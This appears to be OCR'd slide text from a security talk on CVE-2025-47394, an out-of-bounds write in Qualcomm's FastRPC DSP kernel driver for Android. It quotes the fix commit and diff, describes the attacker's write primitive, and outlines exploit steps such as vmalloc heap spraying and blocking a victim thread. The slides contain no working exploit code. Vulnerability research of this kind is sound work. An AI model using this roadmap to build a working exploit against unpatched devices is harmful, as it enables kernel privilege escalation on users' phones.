2. Manage share memory between Android untrusted_app and aDSP user_app (IOCTL_MMAP)
3. Call remote function on aDSP user_app from untrusted_app with parameters (IOCTL_INVOKE)


Userspace Create Process In aDSP



Userspace Share Memory With aDSP Process



Remote Function Invoke



Vulnerability Description
CVE-2025-47394

dsp-kernel: Separate overlap handling for ION and non-ION buffers


```
Currently, overlap calculation did not distinguish between ION and
non-ION buffers. This could result in incorrect offsets when an ION
buffer overlapped with a non-ION buffer, leading to out-of-bounds
writes and potential security issues. Calculate overlap ranges
separately for ION and non-ION buffers.

Change-Id: If5eb57d447b68d58d8821ecfbf2d9375b2cd1f8e
Signed-off-by: Ramesh Nallagopu <quic_rnallago@quicinc.com>
```

la / platform / vendor / qcom / opensource / dsp-kernel / Commits / **3caf9e1f**


dsp/fastrpc.c +27 −8 View file @ 3caf9e1f

```
737 751
... ... @@ -751,24 +765,29 @@ static int fastrpc_get_buff_overlaps(struct fastrpc_invoke_ctx *ctx)
751 765         sort(ctx->olaps, ctx->nbufs, sizeof(*ctx->olaps), olaps_cmp, NULL);
752 766
753 767         for (i = 0; i < ctx->nbufs; ++i) {
754     -               /* Falling inside previous range */
755     -               if (ctx->olaps[i].start < max_end) {
756     -                       ctx->olaps[i].mstart = max_end;
    768 +               /* Separate ION and non-ION buffers; fd <= 0 indicates non-ION */
    769 +               u64 *last_buf_end = (ctx->args[ctx->olaps[i].raix].fd <= 0) ?
    770 +                               &non_ion_buf_end_pos : &ion_buf_end_pos;
    771 +
    772 +               if (ctx->olaps[i].start < *last_buf_end) {
    773 +                       /* Overlap detected within same buffer type */
    774 +                       ctx->olaps[i].mstart = *last_buf_end;
757 775                         ctx->olaps[i].mend = ctx->olaps[i].end;
758     -                       ctx->olaps[i].offset = max_end - ctx->olaps[i].start;
    776 +                       ctx->olaps[i].offset = *last_buf_end - ctx->olaps[i].start;
759 777
760     -                       if (ctx->olaps[i].end > max_end) {
761     -                               max_end = ctx->olaps[i].end;
    778 +                       if (ctx->olaps[i].end > *last_buf_end) {
    779 +                               *last_buf_end = ctx->olaps[i].end;
762 780                         } else {
763 781                                 ctx->olaps[i].mend = 0;
764 782                                 ctx->olaps[i].mstart = 0;
765 783                         }
766 784
767 785                 } else  {
    786 +                       /* No overlap, assign full range */
768 787                         ctx->olaps[i].mend = ctx->olaps[i].end;
769 788                         ctx->olaps[i].mstart = ctx->olaps[i].start;
770 789                         ctx->olaps[i].offset = 0;
771     -                       max_end = ctx->olaps[i].end;
    790 +                       *last_buf_end = ctx->olaps[i].end;
772 791                 }
773 792         }
774 793         return 0;
... ...
```


Vulnerability: A Mismatch in Length



The two buffers should have the same size



Vulnerability Overview



Buffer Control & Offset


- Control offset to move destination backward
- Limited by DMA buffer size
- Only backward writes possible

Overwrite Capabilities


- Full control over content and length
- Support for both Read and Write operations

Exploit of CVE-2025-47394


Exploit - Overall Roadmap



Exploit - Overall Roadmap



Exploit - Overall Roadmap



Step 1: Layout memory in vmalloc area


Step 2: Block victim thread

Step 0 - Where is the buffer?


```
static int fastrpc_buf_alloc(struct fastrpc_user *fl,
                struct fastrpc_smmu *smmucb, u64 size,
                u32 buf_type, struct fastrpc_buf **obuf)
{
    int ret;

    if (fastrpc_get_persistent_buf(fl, size, buf_type, obuf))
        return 0;
    if (fastrpc_get_cached_buf(fl, size, buf_type, obuf))
        return 0;
    ret = __fastrpc_buf_alloc(fl, smmucb, fl->cctx->domain_id,
                              size, obuf, buf_type);
    if (ret == -ENOMEM) {
        fastrpc_buf_list_free(fl, &fl->cached_bufs, true);
        ret = __fastrpc_buf_alloc(fl, smmucb, fl->cctx->domain_id,
                                  size, obuf, buf_type);
        if (ret)
            return ret;
    }

    return 0;
}
```

```
static inline void __fastrpc_dma_alloc(struct fastrpc_buf *buf)
{
        buf->virt = dma_alloc_coherent(buf->dev, buf->size,
                                       (dma_addr_t *)&buf->phys, GFP_KERNEL);
}
```


Step 0 - Where the overflow buffer is?



Step 1 - Shape vmalloc_area layout




Step 1 - Layout Memory In vmalloc_area



vmalloc_area spray


FASTRPC_IOCTL_ALLOC_DMA_BUF

Step 1 - Layout Memory In vmalloc_area



